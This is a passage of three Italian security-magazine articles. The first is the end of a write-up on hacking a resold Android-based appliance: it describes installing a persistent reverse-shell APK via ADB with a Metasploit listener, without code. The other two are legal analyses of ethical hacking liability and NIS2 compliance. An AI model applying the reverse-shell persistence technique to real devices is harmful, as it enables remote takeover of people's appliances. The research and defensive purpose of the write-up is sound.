
Step 2: push e installazione via ADB

ADB push e installazione


Step 3: esecuzione

Esecuzione dell’APK reverse shell

Step 4: listener MSF su WHIDOS VM

Configurazione listener MSF

Ora ad ogni riavvio del dispositivo la reverse shell si esegue automaticamente e chiama il C2 dell’attaccante:

Callback della reverse shell


A questo punto installare ed eseguire DOOM era questione di secondi… 😀

DOOM in esecuzione sul dispositivo
Screenshot di DOOM

Conclusione

L’analisi condotta su questo comune elettrodomestico IoT ha evidenziato, in modo inequivocabile, come vulnerabilità elementari e ben note continuino ad affliggere dispositivi commercializzati e acquistati da milioni di utenti. L’assenza di un factory reset prima della rivendita, una console UART di debug aperta e accessibile fisicamente, un sistema operativo Android 4.4.2, rilasciato nel 2013 e privo di patch di sicurezza dal 2017,, e la possibilità di installare payload arbitrari tramite ADB: non si tratta di zero-day sofisticati, ma di negligenze di base che un adeguato processo di security testing avrebbe dovuto rilevare ed eliminare prima della commercializzazione del prodotto.

Le implicazioni concrete di queste lacune non sono banali: il riscaldatore e il motore del dispositivo sono interamente controllabili da remoto via appe, in uno scenario di compromissione, anche da un attaccante. Un dispositivo trasformato in un vettore di danno fisico non è più uno scenario ipotetico, ma una possibilità tecnica dimostrata. Analogamente, il tema dei dispositivi ricondizionati che cambiano mano senza un adeguato processo di sanitizzazione rappresenta un rischio concreto per la privacy degli utenti, con dati e associazioni di account del precedente proprietario ancora accessibili al nuovo acquirente.

Dal punto di vista normativo, scenari come questo sono esattamente ciò che il Cyber Resilience Act intende prevenire. I requisiti essenziali di sicurezza introdotti dal CRA – tra cui la disabilitazione delle interfacce di debug in produzione, l’uso di credenziali predefinite uniche, la fornitura di aggiornamenti di sicurezza e la gestione strutturata delle vulnerabilità – avrebbero direttamente mitigato le vulnerabilità identificate in questo caso. I produttori che non si adegueranno a questi requisiti non solo esporranno i propri clienti a rischi concreti, ma si troveranno impossibilitati a commercializzare i propri prodotti nel mercato europeo a partire dall’11 dicembre 2027.

Profilo Autore

Luca Bongiorni attualmente ricopre il ruolo di Direttore del Cybersecurity Lab di ZTE Italia. Negli anni ha maturato un’esperienza professionale a livello internazionale nel ramo della Sicurezza Informatica. Specializzandosi perlopiù sul lato offensivo della materia. Luca ha anche contribuito al mondo InfoSec attraverso la divulgazione delle sue ricerce inerenti diverse tematiche presso le più importanti conferenze del settore (i.e. BlackHat, DEFCON, HackInParis, TROOPERS, OWASP Chapters, Hardwear.ioetc.). Al momento, oltre ad occuparsi quotidianamente di 5G Security, lavora a ricerce a-latere inerenti l’analisi forense di apparti IIoT, il bypass di sistemi di accesso a controllo biometrico ed allo sviluppo di device IoOT (Internet of Offensive Things).

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/dispositivi-iot-ricondizionati/


La responsabilità penale dell’ethical hacker: confini incerti tra ricerca e reato

In assenza di una disciplina organica sulla responsible disclosure, il ricercatore di sicurezza italiano opera in una zona grigia normativa che la Legge 90/2024 ha reso, paradossalmente, ancora più insidiosa.

Un mestiere che inizia dove finisce la legge

Esiste una figura professionale che compie ogni giorno, deliberatamente, atti che il codice penale descrive come reati. Lo fa per proteggere sistemi, utenti e infrastrutture. Lo fa, spesso, senza che nessuno glielo abbia chiesto. E lo fa sapendo che, al termine del proprio lavoro, potrebbe ricevere non un ringraziamento ma un avviso di garanzia.

Il ricercatore di sicurezza informatica, l’ethical hacker, il penetration tester indipendente, il bug hunter, opera in Italia in uno spazio normativo che non è mai stato davvero regolamentato. Non esiste, nel nostro ordinamento, alcuna norma che definisca cosa sia la “ricerca di sicurezza” in senso giuridicamente rilevante. Non esiste una procedura codificata per la divulgazione responsabile delle vulnerabilità. Non esiste un porto sicuro. Esiste soltanto l’art. 615-ter del codice penale, pensato oltre trent’anni fa per punire i criminali informatici, che nella sua formulazione universale abbraccia indistintamente il black hat malevolo e il white hat che, trovata una falla in un sistema pubblico, vorrebbe segnalarla a chi di competenza.

Questo articolo analizza quella zona grigia: la giurisprudenza che ha cercato di tracciarvi dei confini, la riforma del 2024 che quei confini ha ulteriormente spostato verso l’incertezza, i modelli esteri che indicano percorsi alternativi e le clausole contrattuali dei programmi di bug bounty che cercano di supplire, con strumenti privatistici, a ciò che il legislatore non ha ancora fatto.

L’art. 615-ter e il problema strutturale della fattispecie

L’art. 615-ter del codice penale, introdotto dalla legge n. 547 del 1993 in attuazione della Raccomandazione del Consiglio d’Europa n. R(89)9 del 13 settembre 1989 sulla criminalità informatica, punisce con la reclusione fino a tre anni «chiunque abusivamente si introduce in un sistema informatico o telematico protetto da misure di sicurezza ovvero vi si mantiene contro la volontà espressa o tacita di chi ha il diritto di escluderlo».

La norma è disegnata attorno a due concetti chiave: l’abusività dell’accesso e la tutela dello ius excludendi del titolare. L’accesso al sistema è protetto non quale dato puramente tecnico, ma quale proiezione del “domicilio informatico”, con tutela derivante indirettamente dagli artt. 14 e 15 Cost. Ciò significa che la norma protegge, prima ancora che i dati, la volontà del titolare di ammettere o escludere soggetti dal proprio spazio informatico.

Su questo punto la giurisprudenza ha conosciuto una lunga storia di oscillazioni, risolta almeno parzialmente da due fondamentali interventi delle Sezioni Unite della Corte di Cassazione.

La giurisprudenza delle Sezioni Unite: due principi, un paradosso

Il primo intervento è la sentenza SS.UU. “Casani” del 27 ottobre 2011 (n. 4694, dep. 7 febbraio 2012). La questione era se integrasse il reato la condotta del soggetto autorizzato all’accesso che vi si introduce per finalità diverse o illecite.

Le Sezioni Unite stabilirono un principio di portata generale: «integra la fattispecie criminosa di accesso abusivo ad un sistema informatico o telematico protetto la condotta di accesso o di mantenimento nel sistema posta in essere da soggetto che, pure essendo abilitato, violi le condizioni ed i limiti risultanti dal complesso delle prescrizioni impartite dal titolare del sistema per delimitarne oggettivamente l’accesso. Non hanno rilievo, invece, per la configurazione del reato, gli scopi e le finalità che soggettivamente hanno motivato l’ingresso al sistema».

Il principio è tecnicamente preciso ma produce conseguenze problematiche per i ricercatori di sicurezza: ciò che rileva non è l’intenzione dell’agente (buona o cattiva che sia) ma la violazione oggettiva delle condizioni di accesso poste dal titolare. Per l’ethical hacker che accede a un sistema senza un’esplicita autorizzazione scritta del titolare, la mancanza di quella volontà espressa è di per sé sufficiente a configurare il reato, indipendentemente dal fatto che egli non abbia copiato nulla, non abbia arrecato danni e intenda segnalare responsabilmente la vulnerabilità trovata.

Il secondo intervento è la sentenza SS.UU. “Savarese” del 18 maggio 2017 (n. 41210), che per i pubblici ufficiali ha introdotto il concetto di “ragioni ontologicamente estranee”: integra il delitto di cui all’art. 615-ter, secondo comma n. 1, c.p. la condotta del pubblico ufficiale che, pur essendo abilitato e pur non violando le prescrizioni formali impartite dal titolare, acceda o si mantenga nel sistema per ragioni ontologicamente estranee rispetto a quelle per le quali la facoltà di accesso gli è attribuita.

Per il ricercatore di sicurezza, la combinazione di questi due principi crea un labirinto: se accede senza autorizzazione esplicita viola le condizioni del titolare (Casani); se accede con credenziali lecite ma per testare la sicurezza invece di svolgere la funzione per cui le credenziali furono concesse, compie operazioni “ontologicamente estranee” (Savarese). In entrambi i casi la legge non distingue tra chi vuole fare un danno e chi vuole evitarlo.

Il caso Catania 2019: un’archiviazione istruttiva, non una regola

Un provvedimento che ha catalizzato l’attenzione degli specialisti è il decreto del GIP del Tribunale di Catania del 15 luglio 2019 (Giudice dott. Rizza), che ha disposto l’archiviazione di un procedimento penale per il reato di accesso abusivo a sistemi informatici o telematici (art. 615-ter c.p.). I fatti si inseriscono in un contesto di sviluppo di un’applicazione per smartphone: il ricercatore, dotato di notevoli competenze tecniche, si era introdotto nel sistema aziendale individuando vulnerabilità che aveva poi segnalato responsabilmente. Il giudice ha ritenuto che tale condotta, qualificabile come responsible disclosure volta alla “tutela dei consumatori”, non potesse essere censurata penalmente.

Il provvedimento è storicamente significativo: è tra le prime archiviazioni italiane esplicitamente motivate con il riconoscimento della responsible disclosure. Non costituisce però un precedente vincolante né una causa di giustificazione sistematica. È il risultato di una valutazione discrezionale, irripetibile nella sua struttura procedurale, che non risolve il problema strutturale: in assenza di una norma che definisca le condizioni di liceità della ricerca di sicurezza, ogni caso deve essere valutato individualmente, con esiti imprevedibili.

La Legge 90/2024: più pene, nessuna protezione

Se la giurisprudenza si era almeno sforzata di cercare criteri interpretativi di contenimento, il legislatore del 2024 ha scelto una direzione opposta: più sanzioni penali, nessun safe harbor.

La Legge 28 giugno 2024, n. 90, “Disposizioni in materia di rafforzamento della cybersicurezza nazionale e di reati informatici”, si compone di 24 articoli e introduce obblighi di segnalazione degli incidenti per pubbliche amministrazioni e operatori essenziali (art. 1), rafforza il ruolo dell’Agenzia per la Cybersicurezza Nazionale (ACN) e inaspisce in modo significativo le sanzioni penali per i reati informatici.

Sul piano del diritto penale sostanziale, l’art. 16 della legge modifica in modo estensivo il codice penale. Per quanto riguarda specificamente l’art. 615-ter c.p.:

Il primo comma (ipotesi base) rimane invariato: reclusione fino a tre anni, procedibile a querela della persona offesa. Il secondo comma (ipotesi aggravate, tra cui il fatto commesso da pubblico ufficiale o in danno di pubblico ufficiale) subisce modifiche alle circostanze aggravanti, con procedibilità d’ufficio. Il terzo comma (sistemi informatici di interesse militare, ordine pubblico, sicurezza pubblica, sanità, protezione civile, interesse pubblico) vede le pene elevarsi sensibilmente: da «reclusione da uno a cinque anni e da tre a otto anni» a «reclusione da tre a dieci anni e da quattro a dodici anni», con procedibilità d’ufficio.

L’inasprimento del terzo comma è particolarmente rilevante per i ricercatori di sicurezza: i sistemi che presentano le vulnerabilità più critiche (quelli di interesse pubblico, sanitario o infrastrutturale) sono proprio quelli per cui la legge ora prevede le pene più severe, senza che esista alcuna causa di giustificazione per il ricercatore in buona fede. La Legge 90/2024 ha anche introdotto, all’art. 623-quater c.p., circostanze attenuanti per chi si adoperi per evitare che l’attività delittuosa sia portata a conseguenze ulteriori, con riduzione di pena dalla metà a due terzi. Si tratta però di un istituto pensato per la collaborazione investigativa, non per la tutela del ricercatore preventivo.

Come analizzato su ICT Security Magazine, alcuni esperti temono che la normativa possa ostacolare il lavoro di chi si occupa di bug bounty programs o di ricerca indipendente sulla sicurezza informatica. Il timore non è peregrino: in assenza di cause di giustificazione specifiche, l’aumento delle pene produce un effetto deterrente che ricade sull’intera comunità della sicurezza, non solo sugli attori malintenzionati. Le Camere Penali Italiane, nelle proprie osservazioni al testo, hanno rilevato come alcune nuove disposizioni introducano ipotesi di reato e circostanze aggravanti inadeguate a fornire una risposta efficace alle esigenze di sicurezza e che la partecipazione dell’ACN nelle indagini (art. 22 co. 4-bis) sollevi preoccupazioni sull’indipendenza delle procedure giudiziarie.

La legge ha il merito di rafforzare l’ACN come interlocutore per la gestione delle vulnerabilità e di istituire il Centro Nazionale di Crittografia, ma non trae le conseguenze necessarie per il quadro della ricerca di sicurezza indipendente. Come illustrato in precedenti analisi, l’inasprimento delle pene non è sempre efficace come deterrente se non accompagnato da una robusta capacità di enforcement e da un equilibrato riconoscimento delle condotte lecite.

I tentativi di riforma: verso una responsible disclosure normata

Il vuoto normativo non è passato inosservato. A livello parlamentare, la proposta di legge a prima firma dell’on. Riccardo Magi (nelle sue diverse formulazioni a partire dal 2022) ha avuto il merito di portare la questione al centro del dibattito: il testo prevedeva l’introduzione di una causa di non punibilità per il ricercatore di sicurezza che avesse operato rispettando criteri di buona fede, proporzionalità e notifica tempestiva delle vulnerabilità scoperte all’organizzazione interessata o all’ACN. La proposta non è mai giunta all’approvazione, ma ha catalizzato un dibattito accademico e tecnico di grande rilievo, a cui si è aggiunta l’attività di soggetti come la fondazione GCSEC, promotrice del Manifesto italiano di Coordinated Vulnerability Disclosure.

La questione centrale, sul piano dogmatico, è se sia più opportuno introdurre una causa di giustificazione (che esclude l’illiceità del fatto), una causa di non punibilità (che esclude la pena pur riconoscendo l’illiceità) o una vera e propria riformulazione delle fattispecie incriminatrici che escluda ab origine dalla tipicità le condotte di ricerca in buona fede. Sarebbe opportuno che il legislatore intervenisse introducendo una vera e propria causa di non punibilità, distinta dal consenso dell’avente diritto. Quest’ultimo, infatti, non può operare per il reato di cui all’art. 615-ter c.p. nell’ipotesi base, poiché il mancato consenso è elemento costitutivo della fattispecie.

Ciascuna opzione presenta profili tecnici diversi. La causa di giustificazione si inserirebbe nella struttura del reato e avrebbe effetti più pervasivi, ma richiederebbe criteri applicativi rigorosi per evitare che diventi uno scudo per condotte in realtà offensive. La causa di non punibilità è più cauta sul piano sistematico ma non risolve il problema del procedimento che viene comunque avviato e delle misure cautelari che possono essere disposte nel frattempo. La modifica tipizzante è la più garantista ma anche la più difficile da formulare con precisione sufficiente.

Il modello olandese: pragmatismo istituzionale senza immunità assoluta

I Paesi Bassi rappresentano il riferimento europeo più maturo in materia di responsible disclosure istituzionalizzata. Il National Cyber Security Centre olandese (NCSC) ha pubblicato le proprie linee guida sul Coordinated Vulnerability Disclosure (CVD) nel 2013, poi aggiornate nel 2018 sulla base dell’esperienza maturata.

Il modello olandese deve essere descritto con precisione, perché spesso viene frainteso come un “porto sicuro” assoluto: non lo è. Le linee guida non modificano il quadro giuridico vigente. Il codice penale olandese (artt. 138ab e 161 sexies) non distingue tra hacker malintenzionato ed ethical hacker: la decisione se trattare un soggetto come tale è rimessa alla Procura della Repubblica e al giudice. La Procura olandese ha tuttavia pubblicato una lettera di indirizzo nel 2013 (il Board of Procurators General), stabilendo che non si procederà penalmente in presenza di “ripristino dei diritti” tra il segnalante e l’organizzazione colpita, pur mantenendo la facoltà di agire quando la condotta abbia ecceduto i limiti di proporzionalità.

Il meccanismo funziona perché poggia su tre pilastri complementari. Il primo è procedurale: le organizzazioni che adottano una politica CVD si impegnano formalmente a non sporgere denuncia contro i ricercatori che rispettino determinate condizioni (nessuna copia o modifica di dati, disclosure confidenziale, proporzionalità dei test, finestra temporale concordata per la correzione prima della pubblicazione). L’NCSC raccomanda un termine di 60 giorni per le vulnerabilità software e di sei mesi per quelle hardware più complesse.

Il secondo è istituzionale: l’NCSC agisce da intermediario quando la vulnerabilità viene segnalata direttamente all’ente, e si impegna a tenere informato il ricercatore sullo stato di risoluzione. Il terzo è normativo-orientativo: la lettera di indirizzo della Procura offre ai ricercatori criteri ex ante di comportamento protetto, riducendo l’incertezza giuridica senza richiedere una modifica legislativa.

Il sistema olandese non garantisce immunità: la Procura mantiene sempre la facoltà di perseguire. Un ricercatore che abbia reso pubblica la vulnerabilità prima della correzione o che abbia effettuato ricerche sui dati personali di soggetti terzi è stato condannato, proprio perché aveva ecceduto i limiti di proporzionalità. Ma l’esistenza di criteri chiari e di un orientamento esplicito della magistratura requirente ha creato un ecosistema in cui la ricerca di sicurezza può prosperare in condizioni di ragionevole prevedibilità giuridica.

Il caso americano: il CFAA, Van Buren e il dibattito sulla riforma

Negli Stati Uniti il problema è strutturalmente analogo. Il Computer Fraud and Abuse Act del 1986 (CFAA) punisce chiunque “intentionally accesses a computer without authorization or exceeds authorized access”, e la vaghezza della nozione di exceeds authorized access aveva generato un lungo contrasto giurisprudenziale tra i circuiti di appello federali.

La svolta è arrivata con la sentenza Van Buren v. United States della Corte Suprema del 3 giugno 2021 (593 U.S. 374). La Corte, in una decisione 6-3 redatta dalla Justice Barrett, ha adottato un’interpretazione di tipo “gates-up-or-down”: si “eccede l’autorizzazione” soltanto quando si accede a file, cartelle o database a cui il proprio accesso non si estende affatto, non quando si usa un accesso altrimenti lecito per uno scopo improprio.

Il fine dell’accesso (anche se illecito) è giuridicamente irrilevante se le credenziali permettevano l’accesso a quell’area del sistema. La Electronic Frontier Foundation, che aveva depositato un amicus brief nel caso, definì la pronuncia “una vittoria per tutti gli utenti di Internet e in particolare per i ricercatori di sicurezza”.

Van Buren non ha risolto però il problema dell’accesso inizialmente non autorizzato, che rimane il caso più comune per il ricercatore indipendente. E non elimina il rischio di azione civile: come segnalato da diversi esperti del settore, il timore principale dei ricercatori non è la responsabilità penale ma quella civile, cioè essere citati in giudizio dalla stessa azienda che ha la vulnerabilità nel proprio sistema.

Le proposte di riforma più avanzate, elaborate da organizzazioni come Rapid7, EFF e Center for Democracy & Technology, convergono su alcuni elementi comuni: la definizione legislativa di good faith security research, che includa la minimizzazione dei danni e l’obbligo di disclosure al titolare del sistema; il divieto di utilizzo commerciale delle vulnerabilità scoperte prima della loro divulgazione; la limitazione del diritto di azione civile delle aziende nei confronti dei ricercatori che abbiano rispettato la procedura di disclosure.

I programmi di bug bounty: contratti che suppliscono alla legge

In assenza di una disciplina legislativa, il mercato ha sviluppato i propri strumenti di regolazione. I programmi di bug bounty (piattaforme gestite da HackerOne, Bugcrowd e operatori nazionali, o programmi diretti delle singole organizzazioni) rappresentano oggi la principale forma di legalizzazione contrattuale dell’ethical hacking.

Il meccanismo è semplice: l’organizzazione definisce un perimetro (scope) di sistemi su cui la ricerca è autorizzata, le tipologie di vulnerabilità ricercabili, le regole di comportamento per il ricercatore, la finestra temporale entro cui la vulnerabilità verrà corretta e la misura della ricompensa. In cambio, il ricercatore ottiene l’autorizzazione esplicita (la volontà espressa del titolare che l’art. 615-ter richiede) e una clausola contrattuale di safe harbor che lo protegge da azioni legali civili. Il Gold Standard Safe Harbor promosso da HackerOne è divenuto di fatto uno standard internazionale di riferimento, raccomandato anche dal Dipartimento di Giustizia degli Stati Uniti e dalla CISA nel proprio Vulnerability Disclosure Policy Template per le agenzie federali.

In Italia, il mercato dei bug bounty è in crescita ma strutturalmente fragile sul piano della tutela giuridica del ricercatore. Il problema fondamentale è che la clausola contrattuale di safe harbor non ha alcuna efficacia preclusiva nel sistema penale italiano.

Per le ipotesi base del reato (primo comma, procedibili a querela), il consenso e la mancata querela del titolare costituiscono di fatto un presidio: il titolare del sistema, potendo disporre del suo legittimo interesse, può scegliere di non sporgere denuncia o di ritirarla. Ma per le ipotesi aggravate del terzo comma (quelle relative a sistemi di rilevanza pubblica, sanitaria, militare o infrastrutturale, procedibili d’ufficio) il consenso del titolare è penalmente irrilevante, e la Procura può procedere indipendentemente dalla volontà della parte offesa.

Un ulteriore profilo critico riguarda la granularità tecnica degli ambienti informatici: se il ricercatore, operando nell’ambito di un programma di bug bounty aziendale, accede incidentalmente a dati di terzi o a sottosistemi non inclusi nello scope dichiarato, la copertura contrattuale cessa. Questa eventualità, tutt’altro che teorica in sistemi complessi e interconnessi, espone il ricercatore a un rischio che nessuna clausola contrattuale può eliminare in assenza di una norma primaria di tutela.

La Direttiva NIS2 e il diritto dell’Unione: un’occasione mancata

Il quadro normativo europeo offre spunti importanti ma non ha ancora tradotto la propria attenzione alla sicurezza informatica in una tutela esplicita per i ricercatori. La Direttiva NIS2 (Direttiva UE 2022/2555), recepita in Italia con il D.Lgs. n. 138/2024 in vigore dal 18 ottobre 2024, impone agli operatori essenziali e importanti di adottare politiche per la gestione delle vulnerabilità e processi di coordinated vulnerability disclosure. È un riconoscimento formale (il primo in uno strumento europeo vincolante) che le vulnerabilità esistono, che è utile che qualcuno le trovi e che deve esserci un processo per gestirne la comunicazione.

Tuttavia, la NIS2 non trae le conseguenze penalistiche di questi principi: non prevede alcuna protezione per chi, trovando una vulnerabilità al di fuori di un programma formale, la segnali spontaneamente. Il Cybersecurity Act europeo (Reg. UE 2019/881) ha istituito il quadro di certificazione della cybersecurity, ma riguarda prodotti e servizi, non la posizione giuridica dei ricercatori. L’ENISA ha pubblicato nel 2022 un rapporto sulle politiche CVD nell’UE documentando la frammentazione delle pratiche nazionali e raccomandando standard comuni, rilevando come l’assenza di framework nazionali chiari creasse “uncertainty and potential legal risk for security researchers across the EU”. Le raccomandazioni sono rimaste in larga parte disattese sul piano legislativo.

Le strade possibili: un’agenda di riforma

Il panorama tracciato consente di identificare alcune priorità di riforma che l’Italia, con la Legge 90/2024, ha scelto di non affrontare.

La prima priorità è legislativa: l’introduzione di una causa di non punibilità (o di una scriminante procedurale) per il ricercatore di sicurezza che abbia operato rispettando criteri di buona fede, proporzionalità e notifica tempestiva. Il modello olandese offre una traccia: non un’immunità assoluta, ma un processo strutturato che dia al ricercatore criteri chiari di comportamento protetto e orienti la discrezionalità della magistratura requirente verso la non azione in presenza di quei criteri. Sarebbe altresì utile definire esplicitamente cosa costituisce un’attività lecita di security testing.

La seconda priorità è istituzionale: l’ACN dovrebbe sviluppare un ruolo di intermediario analogo a quello svolto dall’NCSC olandese. La Legge 90/2024 le ha attribuito la funzione di ricevere e gestire le segnalazioni di vulnerabilità nei sistemi delle pubbliche amministrazioni e degli operatori essenziali: è il momento di costruire intorno a questa funzione un framework pubblico di responsible disclosure, con una policy ufficiale che definisca le regole del gioco per i ricercatori indipendenti che operano su sistemi italiani. In questa prospettiva sarebbe auspicabile anche l’introduzione di un registro nazionale di penetration tester certificati, con linee guida precise per le attività autorizzate e procedure chiare per ottenere autorizzazioni di testing.

La terza priorità è prosecutoriale: un orientamento esplicito del Consiglio Superiore della Magistratura o della Procura Generale della Cassazione sull’approccio da tenere nei casi di divulgazione responsabile (analogo alla lettera di indirizzo del Board of Procurators General olandese del 2013) non richiede una modifica legislativa ma può ridurre significativamente l’incertezza giuridica per i ricercatori in buona fede.

La quarta priorità è contrattuale e di sistema: la standardizzazione delle clausole di safe harbor nei programmi di bug bounty italiani, possibilmente con il supporto di ACN e di associazioni di categoria come Clusit, per ridurre l’asimmetria informativa che penalizza soprattutto i ricercatori più giovani e meno strutturati.

Conclusione: il costo dell’immobilismo

La zona grigia in cui opera il ricercatore di sicurezza italiano ha un costo concreto. Si misura nella vulnerabilità non segnalata perché il ricercatore non si fida del framework giuridico. Si misura nel talento che emigra verso Paesi con regole più chiare. Si misura nell’ecosistema della sicurezza informatica nazionale che fatica a strutturarsi intorno a pratiche di responsible disclosure condivise.

Il paradosso dell’attuale situazione italiana è che la stessa Legge 90/2024 che riconosce il valore della gestione strutturata delle vulnerabilità informatiche (che attribuisce all’ACN il compito di ricevere segnalazioni di vulnerabilità, che introduce obblighi di patching e aggiornamento) ha contemporaneamente inasprito le sanzioni per le condotte che stanno a monte di quelle segnalazioni: l’accesso al sistema, la verifica della vulnerabilità, la raccolta delle prove necessarie a dimostrarne l’esistenza. Chiedere ai ricercatori di trovare le vulnerabilità e al contempo minacciare chi le trova con pene fino a dodici anni di reclusione per i sistemi più critici è una contraddizione che il legislatore non può continuare a ignorare.

Una politica di sicurezza informatica coerente deve riconoscere che la sicurezza collettiva dei sistemi dipende anche, e talvolta soprattutto, dall’attività di chi, senza aspettare di essere commissionato, cerca le falle prima che lo facciano i criminali. Trovare l’equilibrio tra la necessaria protezione dei sistemi informatici e la necessaria libertà di chi lavora per renderli più sicuri non è un esercizio accademico: è una scelta di politica del diritto urgente e non più rinviabile.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/ethical-hacker/


Misure di sicurezza NIS2: come il Regolamento UE 2024/2690 e le specifiche ACN definiscono gli obblighi di compliance

La disciplina NIS 2 si presenta, allo stato attuale dell’attuazione europea e nazionale, come un sistema normativo multilivello, nel quale fonti eurounitarie di diverso rango si intrecciano con il recepimento interno e con atti amministrativi a contenuto tecnico-regolatorio adottati dall’autorità nazionale competente.

In tale contesto, la corretta ricostruzione dei rapporti tra direttiva (UE) 2022/2555, Regolamento di esecuzione (UE) 2024/2690, d.lgs. 138/2024 e specifiche di base ACN assume rilievo per delimitare gli obblighi di gestione del rischio, le soglie di notificazione e, più in generale, il modello di compliance richiesto agli enti. Il contributo chiarisce natura, funzione e collocazione delle diverse fonti, evidenziando come, per i soggetti rientranti nel relativo perimetro applicativo, il Regolamento europeo costituisca il parametro armonizzato per la definizione delle misure tecniche e metodologiche di sicurezza e per la qualificazione dell’incidente significativo, mentre la disciplina nazionale conserva un ruolo sul piano organizzativo, documentale e procedurale.

Le misure di sicurezza NIS2 tra requisiti europei e attuazione nazionale

La chiave interpretativa corretta, in un’ottica giuridico-sistematica, è distinguere tra atti normativi eurounitari “di base” (direttive e regolamenti), atti eurounitari “di esecuzione” e atti nazionali di recepimento e attuazione amministrativa. La NIS2, in quanto direttiva, vincola lo Stato membro sul risultato, lasciando margini di scelta quanto a forma e mezzi del recepimento; al contempo, essa contiene clausole abilitative per l’adozione di atti di esecuzione e di atti delegati su profili specifici.

Nello specifico, l’art. 21, par. 5, NIS2 prevede l’adozione di atti di esecuzione della Commissione europea per stabilire requisiti tecnici e metodologici delle misure di gestione dei rischi per determinate categorie di soggetti (tra cui DNS, cloud, data center, servizi gestiti, piattaforme online), prevedendo la procedura d’esame (comitatologia). Accanto a ciò, l’art. 24 NIS 2 contempla un potere di atti delegati per integrare la direttiva in tema di obblighi di utilizzo di categorie certificate di prodotti/servizi TIC, mostrando la distinzione funzionale tra “delegated acts” (integrazione/modifica di elementi non essenziali) e “implementing acts” (condizioni uniformi di esecuzione)[1].

Sul piano nazionale, il decreto legislativo svolge la funzione di recepimento delle previsioni della direttiva, definendo l’architettura istituzionale italiana, la delimitazione soggettiva e settoriale, gli obblighi e il regime sanzionatorio; esso, tuttavia, è anche una disciplina quadro di attuazione che abilita ulteriori fonti secondarie. In particolare, l’attuazione è completata mediante decreti del Presidente del Consiglio dei ministri su aspetti specifici (art. 40), tra cui sono già stati adottati atti attuativi e su criteri di clausola di salvaguardia ex art. 3, commi 4 e 12 (vedi DPCM GU 10 febbraio 2025).

Parimenti, risultano atti di settore che danno attuazione all’art. 11 del decreto, designando la Presidenza del Consiglio dei ministri quale autorità di settore NIS in ambiti determinati (ad esempio gestione dei servizi TIC, spazio, pubbliche amministrazioni, società in house/controllo pubblico). Tale stratificazione nazionale è rilevante perché colloca le determinazioni tecniche dell’autorità competente in un contesto che, sebbene amministrativo, è funzionalmente normativo: esso produce obblighi generalizzati e verificabili verso una pluralità indeterminata di destinatari.

Reg. (UE) 2024/2690: oggetto, ambito e tecnica normativa

Il Regolamento, adottato il 17 ottobre 2024, dichiara nel suo art. 1 un duplice oggetto: fissare requisiti tecnici e metodologici delle misure di gestione dei rischi di cui all’art. 21, par. 2, NIS 2 e specificare ulteriormente i casi in cui un incidente è “significativo” ai sensi dell’art. 23, par. 3, NIS2, limitatamente ai “soggetti pertinenti” individuati dal regolamento stesso. L’ambito soggettivo è dunque funzionale alla ratio dell’atto: coprire il cuore dell’ecosistema digitale europeo, in cui la compromissione o indisponibilità di servizi infrastrutturali (DNS, TLD), di servizi cloud e di data center, di CDN, di managed services e managed security services, e di piattaforme online può produrre effetti a cascata transfrontalieri.

Il regolamento si caratterizza per la tecnica normativa adottata: da un lato, articoli che fissano criteri oggettivi di significatività di un incidente (artt. 3–14) con soglie quantitative; dall’altro, un allegato che organizza requisiti tecnici e metodologici per ciascuna categoria dell’art. 21, par. 2, NIS2, strutturandoli in un impianto altamente analitico.

Assai rilevante, dal punto di vista della proporzionalità e di accountability, che lo stesso regolamento incorpori una clausola di adattabilità metodologica. L’art. 2, oltre a ribadire la necessità di un livello di sicurezza adeguato ai rischi[2] e di considerare esposizione, dimensioni, probabilità e gravità degli incidenti, prevede espressamente che, ove l’allegato richieda l’applicazione di un requisito “se opportuno”, “se applicabile” o “nella misura del possibile”, il soggetto che ritenga non opportuna/applicabile/possibile l’applicazione debba documentare in modo comprensibile le ragioni della decisione.

Con riferimenti ai criteri per la classificazione di un incidente come significativo, l’art. 3, par. 1, fornisce evidenza di una maggiore “oggettivazione” di tali criteri rispetto alle tassonomie nazionali basate su categorie di evento. Si tratta di una scelta che riduce l’area grigia interpretativa: l’incidente “significativo” è perimetrato mediante soglie e condizioni verificabili, includendo anche la disciplina degli “incidenti ricorrenti” (art. 4) e l’esclusione di interruzioni programmate e manutenzioni pianificate.

Confronto giuridico e tecnico tra specifiche di base ACN e Reg. (UE) 2024/2690

Il confronto deve essere condotto lungo assi distinti, perché il rischio di equivoco deriva dal sovrapporre “tecnicità” e “gerarchia”, “ampiezza” e “prescrittività”.

Sotto il profilo della natura giuridica e della collocazione gerarchica, il Reg. (UE) 2024/2690 è un regolamento di esecuzione adottato per assicurare condizioni uniformi di esecuzione di obblighi NIS2, e in quanto regolamento europeo esso è direttamente applicabile. La sua vincolatività non è mediata dal diritto interno: esso entra nel patrimonio normativo applicabile agli operatori dei settori indicati e l’Autorità nazionale è tenuta a farne applicazione nel proprio enforcement, anche come criterio tecnico-giuridico per verificare l’adempimento degli obblighi di gestione del rischio e di segnalazione.

Le “specifiche di base” nazionali, invece, sono state adottate mediante determinazione del direttore generale dell’Agenzia per la cybersicurezza nazionale in attuazione di una base legale nazionale (artt. 31, commi 1 e 2, e 40, comma 5, lett. l, del decreto NIS, richiamati testualmente nella Determinazione n. 379907/2025) sono dotate di efficacia vincolante in base alla “delega” contenuta nel decreto con cui si attribuisce all’autorità il potere di “stabilire” obblighi proporzionati e di fissare, in prima applicazione, modalità e specifiche di base[3].

